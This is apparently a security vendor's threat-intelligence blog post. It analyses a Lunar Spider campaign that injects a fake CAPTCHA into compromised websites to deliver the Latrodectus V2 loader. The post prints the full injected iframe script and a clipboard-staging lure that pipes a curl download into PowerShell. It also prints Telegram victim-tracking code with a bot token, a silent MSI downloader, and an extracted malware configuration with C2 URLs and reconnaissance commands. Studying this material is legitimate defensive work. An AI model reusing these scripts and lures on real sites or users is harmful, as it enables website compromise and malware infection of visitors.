Lunar Spider Expands their Web via FakeCaptcha

⋮ 10/1/2025

Key Findings

- Lunar Spider has expanded its initial access methods by compromising vulnerable websites, particularly in Europe, using Cross-Origin Resource Sharing (CORS) vulnerabilities. These websites are then injected with a FakeCaptcha framework.
- The FakeCaptcha framework is introduced via a JavaScript script that generates an iframe, overlaying the original site's content with the attacker's FakeCaptcha page.
- This framework includes additional victim monitoring capabilities, tracking clicks and sending them to a Telegram bot channel.
- The infection chain involves an MSI downloader that contains a legitimate executable (EXE) from Intel and a malicious DLL known as Latrodectus.
- The MSI downloader registers the Intel EXE in a Run registry key, ensuring its execution. It then sideloads the Latrodectus DLL by exploiting the DLL Search Order hijacking mechanism.
- The final payload, Latrodectus V2, communicates with its command-and-control (C2) server and executes further enumeration commands based on its build configuration.
- To support with this threat's identification, this blog provides hunting and detection opportunities for both actor's infrastructure and internal environments, as well as indicators of compromise.


Introduction

NVISO has observed and correlated information regarding the latest attack chain employed by Lunar Spider. Lunar Spider, also known as Gold SwathMore, is a Russian-speaking cybercriminal group motivated by financial gain. They have built their reputation on developing and operating the IcedID (also known as BokBot) Malware-as-a-Service (MaaS) since 2019. Following the dismantling of IcedID's infrastructure during Operation Endgame in May 2024, Lunar Spider has continued their operations with the development and distribution of a new MaaS, Latrodectus (also referred to as BlackWidow or Lotus), which serves as a continuation of IcedID. Originally focused on banking trojan activities, these malware families now provide initial access to networks, facilitating post-intrusion ransomware deployments by acting as loaders. The group maintains affiliations with ransomware operators like ALPHV/BlackCat and threat groups like Wizard Spider, sharing infrastructure and tools in the past. They are active in Europe, especially in Germany, with emphasis on the financial sector.

In this blog, NVISO connects the dots on Lunar Spider's latest campaign to deliver their Latrodectus V2 loader, which has remained active in the wild since at least March 2025.

Campaign Overview

The attack chain begins with the threat actor compromising websites that are vulnerable to CORS vulnerabilities. In this campaign, the threat actor injected a malicious JavaScript snippet into these compromised sites. The snippet creates an iframe that overlays the website's content, implementing a specific FakeCaptcha framework. The FakeCaptcha framework includes a command to run PowerShell that downloads an MSI file and also features victim click monitoring, which reports back to a Telegram channel. During the execution chain, the MSI file contains an Intel EXE file registered in a Run key that subsequently sideloads a malicious DLL, identified as Latrodectus V2. Although no further telemetry exists following the Latrodectus execution, previous reports indicate that Lunar Spider collaborates with ransomware groups. They provide these groups with the access they have obtained, enabling them to complete their objectives, such as data theft and/or ransomware deployment.



Lunar Spider's Campaign Attack Chain

Expanding the Web

The threat actor exploited CORS vulnerabilities to gain access to websites. CORS vulnerabilities occur when a web application improperly configures Cross-Origin Resource Sharing policies, allowing unauthorized domains to access restricted resources like JSON Web Tokens (JWTs), session cookies, OAuth tokens, or API credentials. Armed with this information, the threat actor logs into the sites and alters their content by injecting a malicious JavaScript snippet, which we have named iFrameOverload.

Representation of the iFrameOverload's Behaviour

iFrameOverload Analysis

iFrameOverload is inserted into the website via a script tag and is responsible for dynamically creating an iframe to fetch a FakeCaptcha framework.

```
      const GLOBAL_KEY = Symbol.for("__939940938jj39__");

      const registry = window[GLOBAL_KEY] = window[GLOBAL_KEY] || {
        iframeReady: false,
        fetchCheck: null,
        iframeId: "ifr_" + Math.random().toString(36).slice(2),
        retryAttempts: 2,
        baseUrl: "https://po.parahybaminerals.com/",
      };
```

JavaScript

Initially, it configures a registry object for the state and configuration of the iframe by setting a unique global key with Symbol. This ensures the registry object, does not conflict with other scripts. The registry contains:

- iframeReady: A boolean indicating whether the iframe has already been created.
- fetchCheck: A promise that checks URL availability.
- iframeId**:** A unique identifier for the iframe, generated using random characters.
- retryAttempts: The number of times to retry URL availability checks.
- baseUrl: The URL to load in the iframe.

```
function safeAppendQuery(url, key, val) {
        const sep = url.includes("?") ? "&" : "?";
        return url + sep + encodeURIComponent(key) + "=" + encodeURIComponent(val);
      }
```

JavaScript

Next, the function `safeAppendQuery` safely appends query parameters to a URL, ensuring proper encoding and handling of existing query strings. It checks if the URL already contains a query and uses the appropriate separator (& or ?).

```
function detectIframeCreation(cb) {
        try {
          const test = document.createElement("iframe");
          test.style.display = "none";
          test.onload = () => {
            test.remove();
            cb(true);
          };
          test.onerror = () => {
            test.remove();
            cb(false);
          };
          test.src = "about:blank";
          document.body.appendChild(test);
        } catch (e) {
          cb(false);
        }
      }
```

JavaScript

The function `detectIframeCreation` tests whether an iframe can be created by attempting to append an invisible iframe to the document. It uses callback functions to signal success or failure, depending on whether the iframe loads correctly.

```
function verifyURLAvailable(url, retries) {
        return new Promise((resolve) => {
          const check = () => {
            fetch(url, { method: "HEAD", mode: "no-cors" })
              .then(() => resolve(true))
              .catch(() => {
                if (retries > 0) {
                  setTimeout(() => check(--retries), 1000);
                } else {
                  const img = new Image();
                  img.src = safeAppendQuery(url, "checkimg", Date.now());
                  img.onload = () => resolve(true);
                  img.onerror = () => resolve(false);
                }
              });
          };
          check(retries);
        });
      }
```

JavaScript

The function `verifyURLAvailable` checks if the specified URL is accessible by creating a HEAD request. If the request fails, it retries a specified number of times as outlined during the registry object creation. As a fallback, it uses an image request to test availability. It returns a Promise object that resolves to true or false.

```
function createIframe(url) {
        if (registry.iframeReady) return;

        const iframe = document.createElement("iframe");
        iframe.src = safeAppendQuery(url, "v", Math.random().toString(36).slice(2));
        iframe.id = registry.iframeId;
        iframe.style.cssText = `
          position: fixed !important;
          top: 0; left: 0;
          width: 100vw; height: 100vh;
          border: none; z-index: 2147483647;
          margin: 0; padding: 0; overflow: hidden;
        `;
        iframe.setAttribute("aria-hidden", "true");

        registry.iframeReady = true;

        try {
          document.body.appendChild(iframe);
        } catch (e) {
          const obs = new MutationObserver(() => {
            if (document.body && !document.getElementById(registry.iframeId)) {
              document.body.appendChild(iframe);
              obs.disconnect();
            }
          });
          obs.observe(document.documentElement, { childList: true, subtree: true });
        }

        // copy event from iframe
        window.addEventListener("message", (event) => {
          if (!event.data || typeof event.data !== "object") return;
          if (event.data.type === "copy" && typeof event.data.text === "string") {
```

```
            tryCopy(event.data.text);
          }
        });

        function tryCopy(text) {
          if (navigator.clipboard && navigator.clipboard.writeText) {
            navigator.clipboard.writeText(text).catch(() => fallback(text));
          } else {
            fallback(text);
          }

          function fallback(txt) {
            try {
              const ta = document.createElement("textarea");
              ta.value = txt;
              ta.style.position = "absolute";
              ta.style.left = "-9999px";
              document.body.appendChild(ta);
              ta.select();
              document.execCommand("copy");
              document.body.removeChild(ta);
            } catch (e) {}
          }
        }
      }
```

JavaScript

If the iframe is not already created, the function `createIframe` constructs an iframe with the specified URL, appends it to the document body, and styles it to cover the entire viewport. It also listens for messages from the iframe to copy data to the clipboard using the Clipboard API or a fallback method. The final iframe that gets created is the following:

```
<iframe src="https://po.parahybaminerals.com/?v=cw0zlmwi6q8" id="ifr_mqvwqz5mn3c"
aria-hidden="true" style="top: 0px; left: 0px; width: 100vw; height: 100vh; border:
none; z-index: 2147483647; margin: 0px; padding: 0px; overflow: hidden; position:
fixed !important;"></iframe>
```

JavaScript

It consists of multiple attributes and styles:

1. src:
    - `src="hxxps[://]po[.]parahybaminerals[.]com/?v=cw0zlmwi6q8"`
    - Specifies the URL of the document to be embedded. In this case, it includes a query parameter v=cw0zlmwi6q8, which might be used for versioning or cache-busting.
    - We assess that the URL serves an API to provide a specific file as per the request, since the content that is loaded next is FakeCaptcha.
2. id:
    - `id="ifr_mqvwqz5mn3c"`
    - Provides a unique identifier for the iframe element. This ID can be used to reference the iframe in JavaScript or CSS.
3. aria-hidden:
    - `aria-hidden="true"`
    - An accessibility attribute indicating that the iframe is not meant to be accessible by screen readers. This suggests the iframe might not contain content relevant to accessibility tools, or it is purely decorative.
4. top:
    - `top: 0px; left: 0px;`
    - Positions the iframe at the top-left corner of the viewport.
5. width:

- `width: 100vw; height: 100vh;`
- Sets the width and height of the iframe to 100% of the viewport width (vw) and height (vh). This ensures the iframe covers the entire visible area of the browser window.

6. border:
   - `border: none;`
   - Removes any border around the iframe, creating a seamless appearance.
7. z-index:
   - `z-index: 2147483647;`
   - Places the iframe at the topmost layer of the stacking context. The value 2147483647 is the maximum positive value for a 32-bit integer, ensuring the iframe is above all other elements on the page.
8. margin:
   - `margin: 0px; padding: 0px;`
   - Eliminates any margin or padding around the iframe, ensuring it occupies the full space provided.
9. overflow:
   - `overflow: hidden;`
   - Prevents scrollbars from appearing within the iframe, effectively hiding any content that exceeds the iframe's dimensions.
10. position:
    - `position: fixed !important;`
    - Ensures that the element remains fixed relative to the viewport, meaning that it will stay in the same place even when the page is scrolled, and overrides any other conflicting positioning styles by giving the style a higher priority.

```
function start() {
        if (registry.fetchCheck) {
          registry.fetchCheck.then((ok) => {
            if (ok && !registry.iframeReady) {
              detectIframeCreation((canCreate) => {
                if (canCreate) createIframe(registry.baseUrl);
              });
            }
          });
          return;
        }

        registry.fetchCheck = verifyURLAvailable(registry.baseUrl,
registry.retryAttempts)
          .then((isOk) => {
            if (isOk && !registry.iframeReady) {
              detectIframeCreation((canCreate) => {
                if (canCreate) createIframe(registry.baseUrl);
              });
            }
          })
          .catch(() => {});
      }
```

JavaScript

The function `start` initiates the URL availability check and potential iframe creation. It uses the `verifyURLAvailable` function to determine if the URL can be accessed and, if successful, proceeds to detect and create the iframe.


```
if (document.readyState === "complete" || document.body) {
        start();
      } else {
        window.addEventListener("DOMContentLoaded", start);
```

```
      }
    })();
  </script>
```

JavaScript

Finally, iFrameOverload checks if the document is ready or if the document body is available. If so, it calls the `start` function. Otherwise, it waits for the DOMContentLoaded event to trigger the start function.

Ultimately, iFrameOverload serves the FakeCaptcha framework which we have named **TeleCaptcha**.



Fake Captcha Challenge – Reference

TeleCaptcha Analysis

TeleCaptcha contains JavaScript code for the FakeCaptcha framework and includes additional victim click monitoring, which reports to a Telegram channel. Execution begins when the user clicks the checkbox.

FakeCaptcha


Initially, the script prepares a malicious command for the user to copy. This command uses curl to fetch a remote file and execute it via PowerShell. The stageClipboard function formats this command with additional text to mimic a reCaptcha verification and uses `setClipboardCopyData` to copy it to the clipboard.

```
const cmd = `cmd /c curl
psmssl.com/dashcdflare.com/5790b6816ba350c71729342rrgfs34325/us-eu/prod/allow/ |
powershell`;
const generatedId = generateRandomNumber();

stageClipboard(cmd, generatedId);

function stageClipboard(commandToRun, verification_id) {
    const suffix = " # ";
    const ploy = "✅''I am not a robot - reCAPTCHA Verification ID: ";
    const end = "''";
    const textToCopy = commandToRun + suffix + ploy + verification_id + end;

    setClipboardCopyData(textToCopy);
}

function setClipboardCopyData(textToCopy) {
```

```
    const tempTextArea = document.createElement("textarea");
    tempTextArea.value = textToCopy;
    document.body.append(tempTextArea);
    tempTextArea.select();
    document.execCommand("copy");
    document.body.removeChild(tempTextArea);
}
```

JavaScript

After the malicious command is copied using the ClickFix technique, a screen appears detailing verification steps, waiting for the user to paste and execute the copied command via the Run command.



ClickFix Technique – Reference

Victim Monitoring

```
<pre style="word-wrap: break-word; white-space: pre-wrap;">
const TELEGRAM_BOT_TOKEN = '7708755483:An7X_G5mbD3YhjDI_Ss';
const TELEGRAM_CHAT_ID = '78510';
```

JavaScript

Initially, a Telegram bot token and chat ID are set to facilitate sending information related to victim click monitoring.

```
<mdspan datatext="el1756807539638" class="mdspan-comment">
// Function to generate a unique username
</mdspan>function generateUniqueUsername() {
    const adjectives = [
        'Long', 'Spider', 'Crazy', 'Brave', 'Silent', 'Mighty', 'Quick', 'Wise',
        'Sneaky', 'Cosmic', 'Iron', 'Golden', 'Shadow', 'Frost', 'Thunder'
    ];
    const animals = [
        'Dog', 'Cat', 'Wolf', 'Fox', 'Hawk', 'Bear', 'Lion', 'Eagle',
        'Shark', 'Scat', 'Whale', 'Owl', 'Tiger', 'Cobra', 'Raven'
    ];

    // Check if username already exists in localStorage
    const storedUsername = localStorage.getItem('uniqueUsername');
    if (storedUsername) {
        return storedUsername;
```

```
    }

    // Generate a new unique username
    const username =
        adjectives[Math.floor(Math.random() * adjectives.length)] +
        animals[Math.floor(Math.random() * animals.length)];

    // Store the username in localStorage
    localStorage.setItem('uniqueUsername', username);

    return username;
}
```

JavaScript

The script includes a function to generate a unique username to track and distinguish website visitors. It uses two arrays: adjectives and animals. The function checks for an existing username. If found, it returns the stored username to maintain consistency across sessions. If not, it generates a new username by combining a random adjective with a random animal name. Comments suggest that the threat actor may have used large language models (LLMs) to generate code blocks.

```
let doOnce = false;
let clickCount = localStorage.getItem('clickCount') ?
parseInt(localStorage.getItem('clickCount')) : 0;

checkboxBtn.addEventListener("click", async () => {
    clickCount++;
    localStorage.setItem('clickCount', clickCount);
```

JavaScript

Next, the script tracks the number of times the user clicks the checkbox button. It initializes a variable named clickCount from localStorage to ensure persistence across page reloads. If no count is stored, it starts at 0. The click count increases each time the button is clicked and is stored in localStorage.

```
function getBrowserInfo() {
    const ua = navigator.userAgent;
    let browserName = 'Unknown', browserVersion = 'Unknown', osName = 'Unknown';

    // Browser detection
    if (ua.includes('Firefox')) {
        browserName = 'Firefox';
        browserVersion = ua.match(/Firefox\/([0-9.]+)/)?.[1] || 'Unknown';
    } else if (ua.includes('Chrome')) {
        browserName = 'Chrome';
        browserVersion = ua.match(/Chrome\/([0-9.]+)/)?.[1] || 'Unknown';
    } else if (ua.includes('Safari')) {
        browserName = 'Safari';
        browserVersion = ua.match(/Version\/([0-9.]+)/)?.[1] || 'Unknown';
    } else if (ua.includes('MSIE') || ua.includes('Trident/')) {
        browserName = 'Internet Explorer';
        browserVersion = ua.match(/(MSIE|rv:)\s*([0-9.]+)/)?.[2] || 'Unknown';
    } else if (ua.includes('Edge')) {
        browserName = 'Microsoft Edge';
        browserVersion = ua.match(/Edge\/([0-9.]+)/)?.[1] || 'Unknown';
    }

    // OS Detection
```

```
    if (ua.includes('Windows')) osName = 'Windows';
    else if (ua.includes('Mac')) osName = 'macOS';
    else if (ua.includes('Linux')) osName = 'Linux';
    else if (ua.includes('Android')) osName = 'Android';
    else if (ua.includes('iOS')) osName = 'iOS';

    return {
        name: browserName,
        version: browserVersion,
        os: osName
    };
}

const browserInfo = getBrowserInfo();

    let notificationMessage = `🚨💥 ALERT! New click detected by ${uniqueUsername}!🔥
\n` +
        `-------------------------------------\n` +
        ` OS:        ${browserInfo.os}\n` +
        ` SYSTEM:    ${browserInfo.name} ${browserInfo.version}\n` +
        ` CLICKS:    ${clickCount} 🔢\n` +
        `-------------------------------------`;

    if (browserInfo.os === 'Windows') {
        notificationMessage = `💻✨ Windows User Alert! **${uniqueUsername}**
clicked! 🎉\n` +
            `-------------------------------------\n` +
            ` OS:        ${browserInfo.os}\n` +
            ` SYSTEM:    ${browserInfo.name} ${browserInfo.version}\n` +
            ` CLICKS:    ${clickCount} 🔢\n` +
            `-------------------------------------`;
    }

async function sendTelegramNotification(message) {
    try {
        const url = `https://api.telegram.org/bot${TELEGRAM_BOT_TOKEN}/sendMessage`;
        const response = await fetch(url, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json'
            },
            body: JSON.stringify({
                chat_id: TELEGRAM_CHAT_ID,
                text: message
            })
        });
        if (!response.ok) {
            console.error('Telegram notification failed', await response.text());
        }
    } catch (error) {
        console.error('Error sending Telegram notification:', error);
    }
}
```

JavaScript

Next, TeleCaptcha sets a variable named notificationMessage and gathers user agent information from the browser to extract details such as browser version, name and OS name. The threat actor sends a message to the Telegram bot via the API about the clicks performed by the victim, with a special message for Windows users.

```
if (browserInfo.os === 'Windows' && clickCount === 2) {
        await sendTelegramNotification(`⚠️ **${uniqueUsername}**, please check the
panel ASAP! 🚀🌟`);
    }

    if (browserInfo.os === 'Windows') {
        setTimeout(() => {
            sendTelegramNotification(`⏳ **${uniqueUsername}**, 20 seconds have
passed! Keep me updated until I disappear! 🐾`);
        }, 20000); // 20 seconds
    }
```

JavaScript

Finally, TeleCaptcha evaluates two conditions. First, it checks if the OS is Windows and the click count equals 2. If both conditions are met, it sends a Telegram notification prompting the attacker to check the panel immediately, indicating a potential successful compromise of a victim of interest. Second, if the victim's OS is Windows and the user remains idle for 20 seconds without clicking the checkbox button, the `setTimeout` function is executed to remove the malicious iframe from the webpage, effectively concealing the attacker's presence.

Further observations, such as this URLScan task, indicate that the same TeleCaptcha framework delivers other malware as well, such as Lumma Stealer, via VBS downloaders, as also reported by Palo Alto Unit 42. This raises questionsabout whether the framework is exclusively used by Lunar Spider, the threat actor employs also other MaaS, or there is another threat actor for the delivery of the payloads.

Wrapping the Victim

Upon executing the copied command via the Run utility, PowerShell code is fetched and executed.

PowerShell Downloader Analysis

This PowerShell code functions as a downloader that minimizes all windows, downloads an MSI package from the payload URL, and installs it quietly on the victim's machine.

```
(New-Object -ComObject shell.application).MinimizeAll();
```

PowerShell

The script begins by creating a COM object for the shell application, which is used to minimize all open windows on the desktop.

```
Invoke-Command -ScriptBlock { param($p1 <# , #> , $p2 <# , #> , $p3);
```

PowerShell

Next, the script uses Invoke-Command to execute a block of code, which receives three parameters: $p1, $p2, and $p3.

```
$fileName = Split-Path -Path $p1 -Leaf;
```

PowerShell

It then extracts the file name from the URL stored in $p1. The Split-Path cmdlet is used to obtain just the leaf part (file name) of the path.

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
```

PowerShell

Next, the script sets the security protocol to TLS 1.2 to ensure secure communication over HTTPS.

```
Invoke-WebRequest -Uri $p1 -OutFile $fileName;
```

PowerShell

Then, it downloads the file from the URL specified in $p1 and saves it locally with the name extracted earlier.

```
Start-Process -Wait -FilePath msiexec -ArgumentList
'/i',$fileName,'/qn','LicenseAccepted=YES',"POLICY_CATEGORY_ID=$p2","INSTALL_ARGS=$p3","/L*V",'install
}
-ArgumentList 'https://mbkes.com/eu-superops-wininstaller-prod.s3.eu-central-
1.amazonaws.com/agent/','-1','url=https://mbkes.com/eu-superops-wininstaller-
prod.s3.eu-central-1.amazonaws.com/agent/'
```

PowerShell

Finally, the script starts a process to install an MSI package using msiexec. The arguments specify:

- `/i` to install the MSI package.
- `$fileName` as the package to install.
- `/qn` for a quiet installation without user interaction.
- `LicenseAccepted=YES` to automatically accept the license.
- `"POLICY_CATEGORY_ID=$p2"` and `"INSTALL_ARGS=$p3"` to pass additional custom arguments to the installer.
- `/L*V` to log the installation process to `installation.log`.


The script block is executed with the following arguments:

- `$p1` is set to the payload, which is the URL from which the MSI file is downloaded.
- `$p2` is set to *`'-1'`*.
- `$p3` is set to `'url=payload URL/'`.

MSI Loader Analysis


The MSI file , created with AdvancedInstaller, acts as a dropper and extracts a CAB archive file named disk1.cab. This archive contains the following files, located in the `C:\Users\<USER>\AppData\Roaming\intel\` folder:

- `igfxSDK.exe` – A legitimate signed executable component of Intel's Graphics Media Accelerator Drive.
- `wtsapi32.dll` – A malicious Latrodectus DLL, signed before certificate revocation.
- `version.dll`– A legitimate signed file by Microsoft, responsible for version checking and file installation libraries.




Files Inside the MSI

Upon execution of the MSI, it writes the path of the binary to the Run registry key: `\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, ensuring execution and persistence. This registry key allows automatic execution of an executable placed there when the specified user of the Security Identifier (SSID) logs into Windows.




Registry Table of the MSI



Autorun value detection

Since the threat actor has established how the executable will be executed, the binary proceeds with further actions. `igfxSDK.exe` exploits the DLL search order mechanism used by binaries. Instead of loading the legitimate DLL from the System32 directory, it loads the malicious DLL stored in the same directory as the binary, utilizing the technique known as DLL Search Order Hijacking. This can be observed from the module loads of the binary.



igfxSDK.exe sideloads wtsapi32.dll

As a result, further actions of the Latrodectus V2 DLL, such as communicating with the command-and-control (C2) server, appear to originate from the legitimate Intel binary.

Latrodectus V2 Configuration Analysis

The following configuration was extracted from the DLL using CAPE Sandbox. A detailed malware analysis of the Latrodectus malware was published previously by Proofpoint. Many options are provided in the configuration such as:

- C2 URLs

- Campaign Identifier
- Version of the Latrodectus MaaS
- Cryptographic key for encryption of C2 traffic
- Cryptographic key algorithm encryption of C2 traffic
- Various system commands for:
    - Retrieving system information (`/c ipconfig /all`, `/c systeminfo`).
    - Quering domain trusts (`/c nltest /domain_trusts`).
    - Viewing network configurations (`/c net view /all`).
    - Viewing group information such as Domain Admins
    - Checking antivirus products (`wmic` commands).
    - Quering the registry for machine GUIDs.
    - Creating a mutex (`runnung`)
    - Executing further files such as DLLs and EXEs
    - Setting HTTP Headers, User Agents and Methods for C2 communication.
    - Setting variables to transmit the captured information extracted from the commands run.
    - Setting the MaaS affiliate group's name i.e. Elara


```
{
    "Latrodectus": {
        "CNCs": [
            [
                "https://masitreuik4.com/work/",
                "https://bibikolatosderva.com/work/"
            ]
        ],
        "campaign": [
            1626597282
        ],
        "version": [
            "2.3"
        ],
        "cryptokey": [
            "Gz7cL9bL5urZjQNjYrNfdWmQlqcva5fBeLs8KSWeVFL0h0pq7dTUNh26viam3w1X"
        ],
        "cryptokey_type": [
            "RC4"
        ],
        "raw": [
            {
                "Strings": [
                    "Urw\u0015",
                    "7\u0012{",
                    "r\u000b)",
                    "w\u0013K\u0011\u001f",
                    "r7-bh_w",
                    "a%C",
                    "`].s",
                    "JU}\u0005G",
                    ")\u0004+H",
                    "W\u001d1",
                    ":v\u001b\u0014",
                    "9S?",
                    "(5\u0011",
                    "ZuS",
                    "u\u0006\u001bH",
                    "\b[L6\u0018",
                    "\r:>",
                    "Zv;",
                    "hMem",
```

```
                    "\nY\u0013",
                    "<\u0002zM",
                    "/c ipconfig /all",
                    "/c systeminfo",
                    "C:\\Windows\\System32\\cmd.exe",
                    "C:\\Windows\\System32\\cmd.exe",
                    "/c nltest /domain_trusts",
                    "/c net view /all",
                    "C:\\Windows\\System32\\cmd.exe",
                    "/c nltest /domain_trusts /all_trusts",
                    "C:\\Windows\\System32\\cmd.exe",
                    "/c net view /all /domain",
                    "&ipconfig=",
                    "C:\\Windows\\System32\\cmd.exe",
                    "C:\\Windows\\System32\\cmd.exe",
                    "/c net group \"Domain Admins\" /domain",
                    "C:\\Windows\\System32\\cmd.exe",
                    "/Node:localhost /Namespace:\\\\root\\SecurityCenter2 Path
AntiVirusProduct Get * /Format:List",
                    "C:\\Windows\\System32\\wbem\\wmic.exe",
                    "/c net config workstation",
                    "C:\\Windows\\System32\\cmd.exe",
                    "/c wmic.exe /node:localhost
/namespace:\\\\root\\SecurityCenter2 path AntiVirusProduct Get DisplayName | findstr
/V /B /C:displayName || echo No Antivirus installed",
                    "C:\\Windows\\System32\\cmd.exe",
                    "/c whoami /groups",
                    "C:\\Windows\\System32\\cmd.exe",
                    "&systeminfo=",
                    "&domain_trusts=",
                    "&domain_trusts_all=",
                    "&net_view_all_domain=",
                    "&net_view_all=",
                    "&net_group=",
                    "&wmic=",
                    "&net_config_ws=",
                    "&net_wmic_av=",
                    "&whoami_group=",
                    "\"pid\": ",
                    "\"%d\",",
                    "\"proc\": ",
                    "\"%s\",",
                    "\"subproc\": [",
                    "&proclist=[",
                    "\"pid\": ",
                    "\"%d\",",
                    "\"proc\": ",
                    "\"%s\",",
                    "\"subproc\": [",
                    "&desklinks=[",
                    "*.*",
                    "\"%s\"",
                    "Update_%x",
                    "Custom_update",
                    ".dll",
                    ".exe",
                    "Error",
                    "runnung",
                    "%s/%s",
                    "C:\\Windows\\System32\\cmd.exe",
```

```
                    "front",
                    "/files/",
                    ".exe",
                    "Elara",
                    "Content-Type: application/x-www-form-urlencoded",
                    "\r\nCookie:",
                    "POST",
                    "GET",
                    "curl/7.88.1",
                    "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)",
                    "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)",
                    "CLEARURL",
                    "URLS",
                    "COMMAND",
                    "ERROR",

"Gz7cL9bL5urZjQNjYrNfdWmQlqcva5fBeLs8KSWeVFL0h0pq7dTUNh26viam3w1X",

